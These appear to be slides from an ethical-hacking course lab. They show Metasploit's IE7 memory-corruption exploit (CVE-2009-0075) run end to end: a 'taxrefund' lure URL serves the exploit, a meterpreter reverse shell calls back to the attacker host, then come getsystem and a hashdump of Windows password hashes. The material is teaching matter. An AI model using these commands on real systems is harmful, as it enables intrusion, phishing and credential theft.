https://www.rapid7.com/db/modules/exploit/windows/browser/ms09_002_memory_corruption

On Kali, exploits are located in /usr/share/metasploit-framework/modules/exploits


Ruby is used for Metasploit exploits

```
cis76@eh-kali-05:~$ ls /usr/share/metasploit-framework/modules/exploits/
aix        bsdi     freebsd  linux      netware  unix
android    dialup   hpux     mainframe  osx      windows
apple_ios  firefox  irix     multi      solaris
cis76@eh-kali-05:~$

cis76@eh-kali-05:~$ ls /usr/share/metasploit-framework/modules/exploits/windows/
antivirus   email       iis      lpd       nntp      sip     unicenter
arkeia      emc         imap     misc      novell    smb     vnc
backdoor    fileformat  isapi    mmsp      oracle    smtp    vpn
backupexec  firewall    ldap     motorola  pop3      ssh     winrm
brightstor  ftp         license  mssql     postgres  ssl     wins
browser     games       local    mysql     proxy     telnet
dcerpc      http        lotus    nfs       scada     tftp
cis76@eh-kali-05:~$
```

The Metasploit exploits are written in Ruby

```
cis76@eh-kali-05:~$ head -n25 /usr/share/metasploit-framework/modules/
exploits/windows/browser/ms09_002_memory_corruption.rb
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking

  #
  # Superceded by ms10_018_ie_behaviors, disable for BrowserAutopwn
  #
  #include Msf::Exploit::Remote::BrowserAutopwn
  #autopwn_info({
  #     :ua_name    => HttpClients::IE,
  #     :ua_minver  => "7.0",
  #     :ua_maxver  => "7.0",
  #     :javascript => true,
  #     :os_name => OperatingSystems::Match::WINDOWS,
  #     :vuln_test  => nil, # no way to test without just trying it
  #})

  include Msf::Exploit::Remote::HttpServer::HTML

  def initialize(info = {})
    super(update_info(info,
cis76@eh-kali-05:~$
```

Netlab lab to exploit CVE-2009-0075 in IE7



Victim

Uses IE7 to browse to malicious website


NISGTC Lab 9: *Using Spear Phishing to Target an Organization*

Attacker

Runs a malicious website

Attacker

use exploit/windows/browser/ms09_002_memory_corruption



```
msf > use exploit/windows/browser/ms09_002_memory_corruption
msf  exploit(ms09_002_memory_corruption) > info

       Name: Internet Explorer 7 CFunctionPointer Uninitialized Memory Corruptio
n
     Module: exploit/windows/browser/ms09_002_memory_corruption
    Version: 15188
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  dean <dean@zerodaysolutions.com>
```

Exploit selected


EXTERNAL NETWORK

Attacker
Using exploit for CVE-2009-0075 vulnerability in Victim's IE7 browser

216.6.1.100
BackTrack
5


Attacker

set SRVHOST 216.6.1.100
set SRVPORT 80
set payload windows/meterpreter/reverse_tcp
set lhost 216.6.1.100
set URIPATH taxrefund
exploit



```
References:
  http://cve.mitre.org/cgi-bin/cvename
  http://www.osvdb.org/51839
  http://www.microsoft.com/technet/se

msf  exploit(ms09_002_memory_corruption) > set SRVHOST 216.6.1.100
SRVHOST => 216.6.1.100
msf  exploit(ms09_002_memory_corruption) > set SRVPORT 80
SRVPORT => 80
msf  exploit(ms09_002_memory_corruption) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms09_002_memory_corruption) > set lhost 216.6.1.100
lhost => 216.6.1.100
msf  exploit(ms09_002_memory_corruption) > set URIPATH taxrefund
URIPATH => taxrefund
msf  exploit(ms09_002_memory_corruption) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 216.6.1.100:4444
[*] Using URL: http://216.6.1.100:80/taxrefund
[*] Server started.
msf  exploit(ms09_002_memory_corruption) >
```


A malicious webserver listens on port 80 for a victim browsing to: http://216.6.1.100/taxrefund



Attacker
Using exploit for CVE-2009-0075 vulnerability in Victim's IE7 browser

Victim


http://216.6.1.100/taxrefund



Blank Page - Windows Internet Explorer

http://216.6.1.100/taxrefund


Victim using IE7 (Internet Explorer 7) browses to the malicious website



Victim


Uses IE7 to browse to malicious website on Attackers system

Attacker




```
msf  exploit(ms09_002_memory_corruption) > set lhost 216.6.1.100
lhost => 216.6.1.100
msf  exploit(ms09_002_memory_corruption) > set URIPATH taxrefund
URIPATH => taxrefund
msf  exploit(ms09_002_memory_corruption) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 216.6.1.100:4444
[*] Using URL: http://216.6.1.100:80/taxrefund
[*] Server started.
msf  exploit(ms09_002_memory_corruption) > [*] 216.1.1.1        ms09_002_memory_corruptio
n - Sending Internet Explorer 7 CFunctionPointer Uninitialized Memory Corruption
[*] Sending stage (752128 bytes) to 216.1.1.1
[*] Meterpreter session 1 opened (216.6.1.100:4444 -> 216.1.1.1:1035) at 2017-10-16 15:53
:33 -0400
[*] Session ID 1 (216.6.1.100:4444 -> 216.1.1.1:1035) processing InitialAutoRunScript 'mi
grate -f'
[*] Current server process: iexplore.exe (452)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 364
[+] Successfully migrated to process
```

Once the victim connects the Attacker exploits the vulnerability in the Victim's IE7 browser and takes control!



Attacker
Using exploit for CVE-2009-0075 vulnerability in Victim's IE7 browser

Attacker




root@bt: ~

File Edit View Terminal Help

```
===============

  Id  Type                   Information                  Connection
  --  ----                   -----------                  ----------
  1   meterpreter x86/win32  WINXP\Administrator @ WINXP  216.6.1.100:4444 -> 216.1.1.1:1
035 (192.168.1.175)

msf  exploit(ms09_002_memory_corruption) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WINXP\Administrator
meterpreter > getsystem
...got system (via technique 1).
meterpreter > sysinfo
Computer        : WINXP
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > hashdump
Administrator:500:921aa366f261191078be710e0e4ac29b:c8acd9cdad44f747e45d760f8c489dab:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacker:1004:a9a1d510b01177d1aad3b435b51404ee:afc44ee7351d61d00698796da06b1ebf:::
HelpAssistant:1000:56991ec2debe0a22379753c3550506a8:535b8a5cb471c87
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9765e54143f4
:
victim:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
meterpreter > 
```

sessions -l
sessions -i 1
getuid
getsystem
sysinfo
hashdump

The attacker now has full control over the Victim's PC and begins stealing information.

